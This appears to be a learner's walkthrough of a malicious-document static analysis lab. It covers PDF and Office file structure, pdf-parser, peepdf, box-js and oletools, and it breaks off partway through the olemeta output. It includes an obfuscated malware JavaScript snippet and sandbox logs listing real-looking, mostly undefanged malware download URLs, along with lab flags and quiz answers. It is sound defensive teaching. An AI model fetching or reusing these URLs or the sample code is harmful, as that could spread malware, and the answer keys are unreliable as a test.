

L2 - 13.5. MalDoc Static Analysis

Task 1 - Introduction

In today's digital age, documents are among the most common ways to share information. They are used for various purposes, including reports, proposals, and contracts. Because of their prevalence, documents are also a common vector for cyber attacks. Malicious actors can use documents to deliver malware, steal sensitive information, or carry out phishing attacks.

Analyzing malicious documents is, therefore, an essential part of any cyber security strategy. Analysts can identify potential threats by analyzing the structure and content of a document and taking steps to mitigate them. This is particularly important today when more businesses rely on digital documents to share and store sensitive information.

Task 2 - Connecting with the Lab

Before moving forward, start the lab by clicking the **Start Lab Machine** button. The VM opens through the browser-based noVNC console. If the console does not appear at first, refresh the room page after the machine finishes booting and open the in-browser view again.

Task 3 - Initial Access - Spearphishing Attachment

Malicious documents are one of the primary ways the attackers use to get initial access to a system or break into the network. Many APT groups have found utilizing spearphishing attachments as their Initial access technique.

Spear phishing is a highly targeted, personalized social engineering attack designed to deceive a specific individual, team, or organization into handing over credentials, transferring money, or installing malware.

[Spearphishing attachments \(opens in new tab\)](#) are very common cyber attacks targeting specific individuals or organizations through carefully crafted and personalized phishing emails. The attacker aims to trick the recipient into opening a malicious attachment, typically containing malware, ransomware, or other harmful software. By doing so, the attacker gains unauthorized access to the

target's system, allowing them to steal sensitive information, compromise systems, or achieve other nefarious goals.

Phishing: Spearphishing Attachment

Other sub-techniques of Phishing (3)	
ID	Name
T1566.001	Spearphishing Attachment
T1566.002	Spearphishing Link
T1566.003	Spearphishing via Service

Adversaries may send spearphishing emails with a malicious attachment in an attempt to gain access to victim systems. Spearphishing attachment is a specific variant of spearphishing. Spearphishing attachment is different from other forms of spearphishing in that it employs the use of malware attached to an email. All forms of spearphishing are electronically delivered social engineering targeted at a specific individual, company, or industry. In this scenario, adversaries attach a file to the spearphishing email and usually rely upon [User Execution](#) to gain execution. Spearphishing may also involve social engineering techniques, such as posing as a trusted source.

ID: T1566.001
Sub-technique of: [T1566](#)
① Tactic: [Initial Access](#)
① Platforms: Linux, Windows, macOS
① CAPEC ID: [CAPEC-163](#)
Contributors: Philip Winther
Version: 2.2
Created: 02 March 2020
Last Modified: 18 October 2021

[Version Permalink](#)

Advanced Persistent Threats (APT) are highly organized cybercrime groups or state-sponsored entities known to use spearphishing attacks to infiltrate their targets' systems. APT groups employ spearphishing with attachments as an effective way to bypass security measures and gain a foothold in the target environment. Here are a few examples of APT groups that have used spearphishing attachments in their attacks:

- **APT28 (Fancy Bear):** This Russian state-sponsored group has been responsible for various high-profile cyberattacks, such as the 2016 Democratic National Committee (DNC) hack. APT28 used spearphishing emails with malicious attachments disguised as legitimate files to trick recipients into opening them. Once opened, the malware installed on the victims' computers allowed the attackers to exfiltrate sensitive information.
- **APT34 (OilRig):** APT34 is an Iranian cyber espionage group that has targeted various industries, primarily focusing on the Middle East. One of their tactics includes spearphishing emails with malicious Microsoft Excel attachments. When victims open the attachment, a macro initiates the download and installation of malware, which then establishes a connection with the attackers' command and control servers.
- **APT29 (Cozy Bear):** Another Russian state-sponsored group, APT29, has targeted governments and organizations worldwide. In a high-profile attack

against the Norwegian Parliament in 2020, APT29 sent spearphishing emails with malicious attachments to parliament members. The attack resulted in unauthorized access to sensitive data.

- **APT10 (MenuPass Group):** A Chinese cyber espionage group, APT10 has targeted organizations in various sectors, including government, aerospace, and healthcare. They have used spearphishing emails with malicious attachments that appear to be legitimate documents, such as job offers or invoices. When the attachment is opened, the malware contained within it compromises the target's system, allowing APT10 to exfiltrate sensitive data.

Malware families associated with Malicious documents: Some of the malware families that are spreading through malicious documents are:

Emotet: Emotet is a banking trojan that is often distributed through malicious email attachments, typically in the form of Microsoft Word documents. Once installed, Emotet can steal sensitive information, such as banking credentials and email addresses, and it can also be used to download additional malware.

Trickbot: Trickbot is a banking trojan that is often distributed through malicious email attachments and is known for its modular design, which allows attackers to add new functionality to the malware as needed. Trickbot has been used to deliver ransomware, exfiltrate data, and perform other types of malicious activity.

QakBot: QakBot is a banking trojan that is often distributed through malicious email attachments and is known for its ability to steal banking credentials and other sensitive information. QakBot is also capable of downloading and executing additional malware and can be used to create backdoors on infected systems.

Dridex: Dridex is a banking trojan that is often distributed through malicious email attachments and is known for its ability to steal banking credentials and other sensitive information. Dridex has been active since 2014 and has been one of the most prevalent banking trojans in recent years.

Locky: Locky is a ransomware family that is often spread through malicious email attachments, typically in the form of Microsoft Word documents. Once installed, Locky encrypts the victim's files and demands a ransom payment in exchange for the decryption key.

Zeus: Zeus is a banking trojan that has been active since 2007 and is often distributed through malicious email attachments. Zeus is known for its ability to

steal banking credentials and other sensitive information and has been used in numerous high-profile attacks over the years.

Petya: Petya is a ransomware family that is often spread through malicious email attachments and has been active since 2016. Petya is known for its ability to encrypt the victim's entire hard drive, making it much more difficult to recover from than other types of ransomware.

Answer the questions below

| From which family does the Locky malware belong to?

ransomware

| What is the Sub-technique ID assigned to Spearphishing Attachment?

T1566.001

Task 4 - Documents and Their Malicious Use

Digital document risks and essential defenses. Caution and software updates prevent document-based attacks. Some of the documents are explained below, along with their malicious usage:

PDF: Malicious PDFs via embedded exploits and phishing links. Portable files turned into vectors for credentials theft.

DOCX: DOCX malware delivery through malicious macros. Word documents tricking users into enabling dangerous code.

XLSX: XLSX code execution using macro exploits. Spreadsheets designed to run unauthorized background commands.

XML: XML vulnerability exploitation through code injection. Data transport files used to target application software.

OneNote: OneNote abuse for phishing and malware deployment. Note-taking tools disguised to host malicious links.

Task 5 - PDF Documents - Structure

A PDF (Portable Document Format) file consists of a series of objects that are organized into a specific structure. Understanding the structure of a PDF file is


important for analyzing and working with PDF documents. The following is a brief overview of the structure of a PDF file:

- **PDF Header:** The header is the first line in a PDF file containing a file signature and version number. The file signature is a sequence of characters that identifies the file as a PDF. The version number indicates the version of the PDF specification used to create the document.
- **PDF Body:** The body of a PDF file contains a series of objects that are organized in a specific structure. Each object is identified by an object number and generation number, which are used to uniquely identify the object within the document.
- **PDF Cross-reference Table :** The cross-reference table is a table that provides a map of the locations of all the objects in the PDF file. It is used to quickly locate objects within the file.
- **PDF Trailer:** The trailer is the last section in a PDF file and provides information about the document, such as the location of the cross-reference table, the size of the file, and any encryption or security settings.

PDF Keyword	Actions
/JavaScript /JS	This keyword points to the JavaScript that will run when the document is opened.
/Names	File names that will most likely be referred to by the PDF itself.
/OpenAction /AA (Additional Action)	This element's function is to carry out an action, such as running a script.
/EmbeddedFile	Shows other files embedded within the PDF file, such as scripts.
/URI /SubmitForm	Links to other URLs on the internet.
/Launch	This keyword is used to run embedded scripts within the PDF file itself or run new additional files that have been downloaded by the PDF.

Analyzing a simple.pdf Document: Open the terminal and go to the Desktop. Now, open the simple.pdf document in a notepad using the following command `notepad simple.pdf` . It will open the PDF document in text format, and we


will be able to recognize the PDF structure and its components present in the document.



Answer the questions below

Who is the author of the simple.pdf document? Ben

notepad simple.pdf Opening a PDF file as plain text in Windows Notepad.



The image shows two windows from a Linux environment. The top window is a terminal with the title 'ubuntu@ip-10-113-143-252: ~/Desktop'. It contains the following commands and output:


```
ubuntu@ip-10-113-143-252:~$ notepad simple.pdf
ubuntu@ip-10-113-143-252:~$ ls
Desktop    Downloads    Music        Pictures    Templates    co
Documents  Javascript-code  OneNoteDocs  Public      Videos      w
ubuntu@ip-10-113-143-252:~$ cd Desktop
ubuntu@ip-10-113-143-252:~/Desktop$ ls
simple.pdf
ubuntu@ip-10-113-143-252:~/Desktop$ notepad simple.pdf
```

The bottom window is a PDF viewer titled 'simple.pdf - SciTE'. It shows the raw PDF content of 'simple.pdf' in a text editor format. The visible text is:

```
1 simple.pdf
/Author (Ben)
/Creator <FEFF004D006900630072006F0073006F0066007400AE00200057006F007
/CreationDate (D:20201020182347+01'00')
/ModDate (D:20201020182347+01'00')
/Producer <FEFF004D006900630072006F0073006F0066007400AE00200057006F00
>>
endobj
2 0 obj
<<
/Type /Pages
/Count 1
/Kids [8 0 R]
```

Task 6 - Analyzing a PDF Document

Let's examine the simple.pdf document and get introduced to the toolset that is used to get useful information out of the PDF document.



If we examine the document thoroughly, we can get the following details:

- PDF version
- Author Name
- Objects
- Keywords like JavaScript, Encode, Action
- Trailer

Tool: pdfid.py: Pdfid.py is used to summarise the objects/keywords found within the document.

```

remnux@thm-remnux:~/Desktop$ pdfid.py simple.pdf
PDFiD 0.2.5 simple.pdf
PDF Header: %PDF-1.7
obj 18 1
endobj 18
stream 3 2
endstream 3
xref 1
trailer 1
startxref 1
/Page 1
/Encrypt 0
/ObjStm 0
/JS 1 3
/JavaScript 1
/AA 0
/OpenAction 1 4
/AcroForm 0
/JBIG2Decode 0
/RichMedia 0
/Launch 0
/EmbeddedFile 0
/XFA 0
/Colors > 2^24 0

```

1. **Objects:** This document contains 18 objects.
2. **Stream:** This document contains 3 streams that we need to examine.
3. **JS / JavaScript:** This document contains 1 JavaScript and 1 JS instance.
4. **/OpenAction:** This indicates that an action will be performed when the document is opened.. It could be running a JavaScript, downloading a payload, etc. Therefore, this object is worth examining.

Tool: pdf-parser.py: Pdf-parser.py is a very handy tool that is used to parse the PDF, search objects, filter, etc.

```

remnux@thm-remnux:~$ pdf-parser.py --help
Usage: pdf-parser.py [options] pdf-file|zip-file|url
pdf-parser, use it to parse a PDF document

Options:
  -v, --version            show program's version number and exit
  -h, --help              show this help message and exit
  -m, --man               Print manual
  -s SEARCH, --search=SEARCH
                        string to search in indirect objects (except streams
  -f, --filter            pass stream object through filters (FlateDecode,
                        ASCIIHexDecode, ASCII85Decode, LZWDecode and
                        RunLengthDecode only)
  -o OBJECT, --object=OBJECT
                        id(s) of indirect object(s) to select, use comma (,)
                        to separate ids (version independent)
  -r REFERENCE, --reference=REFERENCE
                        id of indirect object being referenced (version
                        independent)
  -e ELEMENTS, --elements=ELEMENTS
                        type of elements to select (cxtsi)
  -w, --raw              raw output for data and filters
  -a, --stats            display stats for pdf document
  -t TYPE, --type=TYPE   type of indirect object to select
  -O, --objstm           parse stream of /ObjStm objects
  -v, --verbose          display malformed PDF elements
  -x EXTRACT, --extract=EXTRACT
                        filename to extract malformed content to
  -H, --hash             display hash of objects
  -n, --nocanonicalizedoutput
                        do not canonicalize the output
  -d DUMP, --dump=DUMP  filename to dump stream content to

```

```

remnux@thm-remnux:~/Desktop$ pdf-parser.py simple.pdf | more
PDF Comment '%PDF-1.7\n'

PDF Comment '%\xf6\xe4\xfc\xdf\n'

obj 1 0
Type: /Catalog
Referencing: 2 0 R, 3 0 R, 4 0 R, 5 0 R, 6 0 R

<<
  /Type /Catalog
  /Pages 2 0 R
  /Lang (en-GB)
  /StructTreeRoot 3 0 R
  /MarkInfo
    <<
      /Marked true
    >>
  /Metadata 4 0 R
  /ViewerPreferences 5 0 R
  /OpenAction 6 0 R
>>

obj 7 0
Type:
Referencing:

```

This tool returns all the objects it finds within the PDF document.

```

remnux@thm-remnux:~/Desktop$ pdf-parser.py --search OpenAction simple.pdf
obj 1 0
Type: /Catalog
Referencing: 2 0 R, 3 0 R, 4 0 R, 5 0 R, 6 0 R

<<
  /Type /Catalog
  /Pages 2 0 R
  /Lang (en-GB)
  /StructTreeRoot 3 0 R
  /MarkInfo
    <<
      /Marked true
    >>
  /Metadata 4 0 R
  /ViewerPreferences 5 0 R
  /OpenAction 6 0 R
>>

```

The output shows object 1, which contains the keyword `OpenAction`, which is then referring to object 6. We can use the `--object` option to retrieve object 6.

```
remnux@thm-remnux:~/Desktop$ pdf-parser.py --object 6 simple.pdf
obj 6 0
Type: /Action
Referencing:

<<
  /Type /Action
  /S /JavaScript
  /JS <6170702E616C657274282254484D7B4C75636B696C795F546869735F49736E27745F4861726D66756C7D22293B0A>
>>
```

The above output shows object 6, which contains the JavaScript code. The last two results conclude that when this PDF document is opened, OpenAction will be triggered, resulting in the execution of the JavaScript code present in object 6.

```
remnux@thm-remnux:~/Desktop$ pdf-parser.py --search Javascript simple.pdf
obj 6 0
Type: /Action
Referencing:

<<
  /Type /Action
  /S /JavaScript
  /JS <6170702E616C657274282254484D7B4C75636B696C795F546869735F49736E27745F4861726D66756C7D22293B0A>
>>
```

This returns the only object that points to the JavaScript code.

Tool: peepdf: Peepdf is another tool for PDF analysis used to determine if there is any malicious element in the document. It also has an interactive option to interact with these objects. Let's first use this command `peepdf simple.pdf` to retrieve important information about the PDF document.

```
remnux@thm-remnux:~/Desktop$ peepdf simple.pdf
Warning: PyV8 is not installed!!

File: simple.pdf
MD5: 2992490eb3c13d8006e8e17315a9190e
SHA1: 75884015d6d984a4fcde046159f4c8f9857500ee
SHA256: 83fef2512591b8d06cda47d56650f9cbb75f2e8dbe0ab4186bf4c0483ef468a
Size: 28891 bytes
Version: 1.7
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 18
Streams: 3
URIs: 0
Comments: 0
Errors: 0

Version 0:
  Catalog: 1
  Info: 7
  Objects (18): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18]
  Streams (3): [4, 15, 18]
    Encoded (2): [15, 18]
  Objects with JS code (1): [6]
  Suspicious elements:
    /OpenAction (1): [1]
    /JS (1): [6]
    /JavaScript (1): [6]
```

The output shows some key information about the PDF, like:

- The hashes.
- The number of objects/streams/URLs found in the document.
- References to the objects.
- List of suspicious elements like JavaScript/OpenAction, etc.

Let's now use the interactive interface using this command `peepdf -i simple.pdf`.

```
PPDF> help

Documented commands (type help <topic>):
=====
bytes          exit          js_jjdecode    open          search
changelog      extract       js_join        quit          set
create         filters       js_unescape    rawobject     show
decode         hash         js_vars        rawstream     stream
decrypt        help         log            references    tree
embed          info         malformed_output replace        vtcheck
encode         js_analyse   metadata       reset         xor
encode_strings js_beautify  modify         save          xor_search
encrypt        js_code      object
errors         js_eval      offsets        save_version  sctest

PPDF> 
```

Some of the key help options are highlighted. Let's use the `object` option to dump object 6:

```
PPDF> object 6

<< /Type /Action
/S /JavaScript
/JS app.alert("THM{[REDACTED]}")
>>
```

This not only showed object 6 but also decoded it to show the actual JavaScript code.

Let's use the `extract js` option to view the JavaScript code. The `extract uri` option can also be used to extract URLs within the document.

```
PPDF> extract

Usage: extract uri|js [$version]

Extracts all the given type elements of the specified version after being decoded and decrypted (if necessary)

PPDF> extract js

// peepdf comment: Javascript code located in object 6 (version 0)
app.alert("THM{[REDACTED]}");

PPDF> 
```

Excellent, we were able to look at the PDF and extract the IOC from it.

Answer the questions below

What is the flag found inside the JavaScript code?

```
ubuntu@ip-10-113-143-252:~/Desktop$ peepdf -i simple.pdf
PPDF> object 6 << /Type /Action
/S /JavaScript
/JS app.alert("THM{Luckily_This_Isn't_Harmful}");
```

How many OpenAction objects were found within the document? 1

```
ubuntu@ip-10-113-143-252:~/Desktop$ peepdf -i simple.pdf
```

How many Encoded objects were found in the document? 2

```
ubuntu@ip-10-113-143-252:~/Desktop$ peepdf -i simple.pdf
```

What are the numbers of encoded objects? (Separate with a comma) 15, 18

Task 7 - Analyzing Malicious JavaScript

After analysing the malicious PDF, a junior SOC analyst has extracted the embedded JavaScript and handed it to us for review. Let's examine the JavaScript, deobfuscate what we can, and extract IOCs we can use for detection work.

Skimming through JS code: Go to the `/home/remnux/Javascript-code` directory and open the code in a text editor using the following command `notepad embedded-code.js`

```
File Edit Search View Tools Options Language Buffers Help
1 embedded-code.js
var Bslfjd = "?nPn]09>/xEhH>5VaT{6&j6";
var qXuWH = "Wyre";
function orhBuE6V(Eu,Dwm) {
var d8G = "remarkable library pool manner growing slightly gas outside share page window immediate inflation its duty exactly
interview weapon initial agent";
}
var E5naIS82 = qXuWH.replace("Wy", "");
var qlce = "inflation creation dry behaviour plus criticise terrible order potential mood beginning operate freedom tiny consider
distribution artist happen western study card side fuck tomato being";
var BaBRwKe = "wCs>t";
for (var RoFyXTWa = 9563; RoFyXTWa < 878; $i += 765) {
var Osw = 7089611;
var ISZz = "49]p2TFjj~/Mn}iR@x?qGZoS([Y]7";
}
var bxu = BaBRwKe.replace("wCs>", "");
function $PXFL(sC,Ir1R,Xx,gC) {
function L3ZC(szTe,Dya,bHipnz$) {
var EKMWE2cf = "feed bus commercial bother ask magazine provision carefully fuel";
var SHgV = "ND?dGxJz{Hy>-@p?}?Ppx~";
var N$LX = 8071590;
var xh5 = "UH:|A|;w<NqUYv0@|zW(Eo$8|h-q,R";
}
}
```

A quick skim shows a few useful clues:

- The code is heavily obfuscated.
- It uses random-looking variable names.
- It needs sandboxed execution or deobfuscation before the URLs become clear.

Analysing the script with Box.js: Box.js runs suspicious JavaScript in a controlled environment and records useful behaviour such as network requests and dropped files.

To use `box-js`, run the command `box-js embedded-code.js --timeout 20`; review the output it creates:

```

remnux@thm-remnux:~/Javascript-code$ box-js embedded-code.js
Using a 10 seconds timeout, pass --timeout to specify another timeout in seconds
[warn] jschardet (v1.6.0) couldn't detect encoding, using UTF-8
[info] GET https://oopt.center:443/bitrix/HKD10CEK4mWEc0/
[info] IOC: The script fetched an URL.
[info] GET http://aristonbentre.com/slideshow/01uPzXd2YscA/
[info] IOC: The script fetched an URL.
[info] GET https://applink.gr/wp-admin/pWx042PQrVL0ja5LTfhy/
[info] IOC: The script fetched an URL.
[info] GET http://attatory.com/i-bmail/6AfEa8G0W8N0tUh7hqFj/
[info] IOC: The script fetched an URL.
[info] GET http://asakitreks.com/uploads/ce8u7/
[info] IOC: The script fetched an URL.
[info] GET https://www.ata-sistemi.si/wp-admin/cVDQapxmtAQQqlgr3/
[info] IOC: The script fetched an URL.
[info] GET http://bvdkhuyentanyen.vn/files/TKK8yKdEvYAbBE5avb/
[info] IOC: The script fetched an URL.
[info] GET http://bluegdps100.7m.pl/app/Ac8wwulKxqZjc/
[info] IOC: The script fetched an URL.
[info] GET https://casapollux.com/Bilder/GDo3zoURY/
[info] IOC: The script fetched an URL.

```

Box.js records the URLs requested during execution and writes the findings into a results folder. It also creates a subfolder that contains the output files:

```

remnux@thm-remnux:~/Javascript-code$ ls
embedded-code.js  embedded-code.js.results
remnux@thm-remnux:~/Javascript-code$ ls -al embedded-code.js.results/
total 152
drwxrwxr-x 2 remnux remnux  4096 May 24 20:31 .
drwxrwxr-x 3 remnux remnux  4096 May 24 20:31 ..
-rw-rw-r-- 1 remnux remnux 128193 May 24 20:31 1bf60786-f295-41db-9795-8b6ab57619ec.js
-rw-rw-r-- 1 remnux remnux   941 May 24 20:31 analysis.log
-rw-rw-r-- 1 remnux remnux  1716 May 24 20:31 IOC.json
-rw-rw-r-- 1 remnux remnux    72 May 24 20:31 snippets.json
-rw-rw-r-- 1 remnux remnux   465 May 24 20:31 urls.json

```

Go to the folder and inspect `urls.json`. Use the URL list to count the extracted URLs and identify the entry that contains `slideshow`. When you submit the URL, defang the domain using this room format: `hxxp://domain[.]tld/path`. This gives us a quick way to move from obfuscated JavaScript to a small set of IOCs we can review.

Answer the questions below

What is the name of the dumped file that contains information about the URLs?

urls.json

```
ubuntu@ip-10-113-143-252:/home/remnux/Javascript-code$ ls -al embedded-code.js.r
results/
total 152
drwxrwxr-x 2 ubuntu ubuntu 4096 Aug 7 07:44 .
drwxr-xr-x 3 ubuntu ubuntu 4096 Aug 7 07:44 ..
-rw-rw-r-- 1 ubuntu ubuntu 1716 Aug 7 07:44 IOC.json
-rw-rw-r-- 1 ubuntu ubuntu 128193 Aug 7 07:44 a3e250b2-427a-47cc-8360-19372343c
eel.js
-rw-rw-r-- 1 ubuntu ubuntu 941 Aug 7 07:44 analysis.log
-rw-rw-r-- 1 ubuntu ubuntu 72 Aug 7 07:44 snippets.json
-rw-rw-r-- 1 ubuntu ubuntu 465 Aug 7 07:44 urls.json
```

How many URLs were extracted from JavaScript?

urls.json

What is the full URL which contains the keyword slideshow? (defang the URL)

hxxp://aristonbentre[.]com/slideshow/O1uPzXd2YscA/

```
ubuntu@ip-10-113-143-252:/home/remnux/Javascript-code$ box-js embedded-code.js
-timeout 20
[warn] jschardet (v1.6.0) couldn't detect encoding, using UTF-8
[info] GET https://oopt.center:443/bitrix/HKD10CEK4mWEc0/
[info] IOC: The script fetched an URL.
[info] GET http://aristonbentre.com/slideshow/O1uPzXd2YscA/
[info] IOC: The script fetched an URL.
[info] GET https://applink.gr/wp-admin/pWx042PQrVL0ja5LTfhy/
[info] IOC: The script fetched an URL.
[info] GET http://attatory.com/i-bmail/6AfEa8G0W8N0tUh7hqFj/
[info] IOC: The script fetched an URL.
[info] GET http://asakitreks.com/uploads/ce8u7/
[info] IOC: The script fetched an URL.
[info] GET https://www.ata-sistemi.si/wp-admin/cVDQapxmtAQQqlgr3/
[info] IOC: The script fetched an URL.
[info] GET http://bvdkhuyentanyen.vn/files/TKK8yKdEvyYAbBE5avb/
[info] IOC: The script fetched an URL.
[info] GET http://bluegdps100.7m.pl/app/Ac8wwulKxqZjc/
[info] IOC: The script fetched an URL.
[info] GET https://casapollux.com/Bilder/GDo3zoURY/
[info] IOC: The script fetched an URL.
```

Task 8 - Office Docs Analysis

Word Documents are files created using Microsoft Word, a popular word-processing software application. These files typically have a .doc or .docx file extension and can contain text, images, tables, charts, and other types of content. There are two Word document formats.

What makes a Document Malicious

- **Macros:** Macros are small VBA scripts that can be embedded in Word documents. They can be used to automate tasks, but they can also be used to execute malicious code. Malicious macros can be used to download and install malware on a user's system, steal sensitive information, or perform other malicious actions.
- **Embedded objects:** Word documents can contain embedded objects such as images, audio or video files, or other types of files. Malicious Word documents can contain embedded objects that are designed to exploit vulnerabilities in the software used to open the file.
- **Links:** Malicious Word documents can contain links to websites that host malware or phishing pages designed to steal user credentials.
- **Exploits:** Word documents can contain code that exploits vulnerabilities in the software used to open the file. These exploits can be used to download and install malware on a user's system or to gain unauthorized access to sensitive data.
- **Hidden Content:** Malicious Word documents can contain hidden content that is not visible to the user but can be used to execute malicious code.

Analyzing a Malicious Document: The sample `suspicious.doc` is placed at `/home/remnux/worddoc`.

File Type Identification: We will use a file identification tool `trid` to confirm the file type. The output confirms that the file is indeed a Word document.

```
remnux@thm-remnux:~/worddoc$ trid suspicious.doc
TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found: 13206
Analyzing...

Collecting data from file: suspicious.doc
52.6% (.DOC) Microsoft Word document (30000/1/2)
33.3% (.DOC) Microsoft Word document (old ver.) (19000/1/2)
14.0% (.) Generic OLE2 / Multistream Compound (8000/1)
```

Tool: oleid: Oleid is used to extract basic information about the document to get a better understanding of its structure, as shown below:

```
remnux@thm-remnux:~/worddoc$ oleid suspicious.doc
oleid 0.54 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: suspicious.doc
Indicator                                Value
OLE format                              True
Has SummaryInformation stream            True
Application name                         b'Microsoft Office Word'
Encrypted                                False
Word Document                            True
VBA Macros                               True
Excel Workbook                           False
PowerPoint Presentation                   False
Visio Drawing                            False
ObjectPool                               False
Flash objects                            0
```

The output shows the following information:

- This document name is suspicious.doc
- It is not encrypted
- It does contain VBA macros
- It's a Word Document

Tool: olemeta: Olemeta is also used to extract the property information about the streams, as shown below:

```
remnux@thm-remnux:~/worddoc$ olemeta suspicious.doc
olemeta 0.54 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
=====
FILE: suspicious.doc

Properties from the SummaryInformation stream:
+-----+-----+
|Property|Value|
+-----+-----+
|codepage|1252|
|title| |
|subject| |
|author|CM|
|keywords| |
|comments| |
|template|Normal.dotm|
|last_saved_by|CMNatic|
